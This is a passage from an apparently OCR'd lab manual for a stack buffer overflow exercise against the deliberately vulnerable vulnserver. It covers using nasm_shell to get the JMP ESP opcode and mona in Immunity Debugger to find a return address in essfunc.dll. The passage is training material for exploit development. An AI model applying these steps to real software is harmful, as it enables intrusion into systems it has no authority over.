
    Note: The password that you type will not be visible.
117. Now, type **cd** and press **Enter** to jump to the root directory.
118. In the **Terminal** window, type **/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb** and press **Enter**.

    Note: This script is used to convert assembly language into hex code.
119. The **nasm** command line appears; type **JMP ESP** and press **Enter**.
120. The result appears, displaying the hex code of **JMP ESP** (here, **FFE4**).

Note: Note down this hex code value.



121. Type **EXIT** and press **Enter** to stop the script. Close the **Terminal** window.




122. Switch back to the **Windows 11** virtual machine.

123. In the **Immunity Debugger** window, type **!mona find -s "\xff\xe4" -m essfunc.dll** and press **Enter** in the text field present at the bottom of the window.

124. The result appears, displaying the return address of the vulnerable module, as shown in the screenshot.


Note: Here, the return address of the vulnerable module is **0x625011af**.




125. Close **Immunity Debugger** and the vulnerable server process.

126. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger**.

